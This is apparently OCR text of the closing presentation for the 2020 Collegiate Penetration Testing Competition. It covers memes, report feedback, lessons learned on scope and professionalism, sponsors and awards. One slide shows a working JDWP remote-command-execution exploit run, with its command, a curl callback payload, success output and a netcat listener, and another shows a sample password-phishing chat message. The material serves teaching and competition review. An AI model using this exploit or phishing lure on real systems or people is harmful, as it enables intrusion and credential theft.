
Team-


So anyway I started NMAP.


NMap
FOR 2 HOURS
I'M MR ROBOT


My Team
C'mon,
do something...
NMAP


I am once again asking
for a hint you cannot give.


NO PATRICK
THE NGPEW
WEBSITE IS NOT IN SCOPE
imgflip.com


Cannot
get into
e system
Panik
System
must
e secure
Kalm
e no findings
to present to
NGPEW
Panik


THIS IS WHERE I
WOULD PUT MY CREDENTIALS


OUR FINDINGS
Woah.


Hard to
swallow
pills


IF I HAD ANY
imgflip.com



This is worthless!
gflip.com


OUR CPTC
PENTEST REPORT HAS
NOTHING TO PRESENT
54
543

Reports

mmary	0000005: Dam Leaky
scription	Sometimes the dam leaks, sometimes its water and sometimes its data
	No tags attached.

Special Appendix




mitigations [redacted] ut in efforts on the identification and exploitation of security weaknesses that could allow a remote attacker to gain unauthorized access to organization data, discover potential vulnerabilities within the network, and check if the NGPEW network (services and policies) are compliant with NERC COP Compliance.


test	Hello, this is IT. Just reminding you that we're resetting passwords by the end of the day. Make sure to dm me your current password and the replacment password to make sure you're all set up Thanks guy! :smile:

Report Feedback

Documentation



This was technically proof, but wait for the page to load



This was rated as 0.0 by multiple teams

Applications - ICMP vs CVSS

Potential ICMP Denial of Service		CVSS	Prioritization
Risk	Critical	8.6 High	Crit.
Impact	Critical		
Likelihood	Very Likely		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:N/I:N/A:H		

i <3 pain award

Firewall ACLs Overly Permissive

Risk Rating: **High**

CVSS v3 Score: **8.3**

Differences in Documentation

```
8000/tcp  open   java-rmi   Java RMI
| rmi-dumpregistry:
|   jmxrmi
|     implements javax.management.remote.rmi.RMIServer,
|     extends
|     java.lang.reflect.Proxy
|     fields
|           Ljava/lang/reflect/InvocationHandler; h
|           java.rmi.server.RemoteObjectInvocationHandler
|           @localhost:8000
|           extends
|_                java.rmi.server.RemoteObject
12345/tcp open   jdwp       Java Debug Wire Protocol (Reference Implementation)
version 1.8 1.8.0_252
```

Run: *python JDWP.py -t 10.0.5.75 -p 12345 --break-on 'java.lang.String.indexOf' --cmd 'curl 10.0.1.60'*


```
pentest@security:~$ python JDWP.py -t 10.0.5.75 -p 12345 --break
[+] Targeting '10.0.5.75:12345'
[+] Reading settings for 'OpenJDK 64-Bit Server VM - 1.8.0_252'
[+] Found Runtime class: id=2cf2
[+] Found Runtime.getRuntime(): id=7f1a2c036830
[+] Created break event id=2
[+] Waiting for an event on 'java.lang.String.indexOf'
[+] Received matching event from thread 0x2dd8
[+] Selected payload 'curl 10.0.1.60'
[+] Command string object created id:2dd9
[+] Runtime.getRuntime() returned context id:0x2dda
[+] found Runtime.exec(): id=7f1a2c036890
[+] Runtime.exec() successful, retId=2ddb
[!] Command successfully executed
```

Run: *sudo nc -nvlp 80*

```
pentest@security:~$ sudo nc -nvlp 80
[sudo] password for pentest:
Sorry, try again.
[sudo] password for pentest:
Listening on 0.0.0.0 80
Connection received on 10.0.5.75 59352
GET / HTTP/1.1
Host: 10.0.1.60
User-Agent: curl/7.47.0
Accept: */*
```

Professionalism

- The bar was massively raised this year on professionalism and consulting. Things such as:
  - Asking permission to test high risk systems instead of begging for forgiveness, or outright denying.
  - Notifying the client of significant issues quickly.


We want to ensure the operational integrity of your infrastructure during this engagement and have brought this to your attention in the event that immediate action is required.

Below is the status information of the identified devices:


```
"distrib-01": {
      "max": 48,
      "min": 6,
      "status": "danger",
      "value": 45.52109977098826

  "pri-02": {
        "max": 8,
        "min": 2,
        "status": "danger",
        "value": 8.151673291850432
```


Hi Gaylord,

Just to let you know we've found a critical issue on 10.0.5.152 - it looks like it's running Windows NT 4.0 which is out of support.

Thanks

Lessons Learned

- Be mindful of your scope, always check the IP of hostnames (ngpew.com)
- Social Engineering was not in scope, this means on chat and servers
- Even an NMap can bring a system down, be incredibly careful with everything you do to client's critical infrastructure.
- NMap's default ports don't always include everything (502/tcp – modbus)
- Is it password re-use or password synchronization?

Closing Thoughts

- When you have a target (such as PLCs) in mind, think like an Administrator on how you'd get to it. Now you know what you need to compromise.
- Don't assume that what you had before you will have again. You can overprepare and focus on the wrong things.
- The struggle is real, you will feel it regularly in your professional life.
- Be mindful of your stress level, take a break, go for a walk, be kind.

Awards and Recognition


New Logo Video Here

COLLEGIATE PENTESTING COMPETITION

Competition Survey

https://rit.az1.qualtrics.com/jfe/form/SV_eQdT5qJTZUHY4Xb

Thank You!



IBM Security: Our premier sponsor

IBM Security has been the premier sponsor of CPTC since our inception in 2015. Not only does IBM have a passion for education in the cybersecurity field, they are a wonderful partner to work with. Without the support of IBM, this competition would not be where it is today.

Eaton: Our 2020 Theme Sponsor

Eaton Corporation has been a vital part of this years theme development and have provided generous knowledge and support of critical energy infrastructure.

BRONZE SPONSOR

780th MI Brigade

BRONZE SPONSOR

aws

VOLUNTEER SPONSORS

RIT

Crowe

indeed
one search. all jobs.

Hurricane Labs

AIRSHIP

Swag Bag

Badge

Sweatpants

Hoodie

Coach Coaches Appreciation

SwiftFinder Key Finder Locator Tracking Tracker Devices Smart Key Tracker Bluetooth Tracker Car Key Luggage Wallet Finder

Best Report

Foldable Bluetooth Keyboard, Jelly Comb Dual Mode Bluetooth & USB Wired Rechargable Portable Mini BT Wireless Keyboard with Touchpad Mouse

Best Presentation

Smart WiFi Light Bulb Gosund LED WiFi RGB Color Changing Bulbs That Works with Alexa Google Home Assistant


RIT

Most Fire Memes

Smart Plug Esicoo - A Certified Works with Alexa, Echo & Google Home


BU
Bournemouth
University


Most Professional

WiFi Extender Signal Booster Long Range Coverage, Wireless Internet Amplifier -WiFi Booster Ethernet Extender


CITY COLLEGE
THE TRUTH SHALL MAKE YOU FREE
OF SAN FRANCISCO


3rd Place

KEYESTUDIO 4DOF Metal Robot Arm Kit for Arduino, Electronic Coding Robotics Arm




CalPolyPomona

2nd Place



Raspberry Pi 4 Model B 2019 Quad Core
64 Bit WiFi Bluetooth

1st Place




Raspberry Pi 7" Touch Screen Display


RIT

Thanks….

But what about next year?



Paris, France

LE BONBON CROISSANT

CPTC 2021

Thanks and we'll see you next year!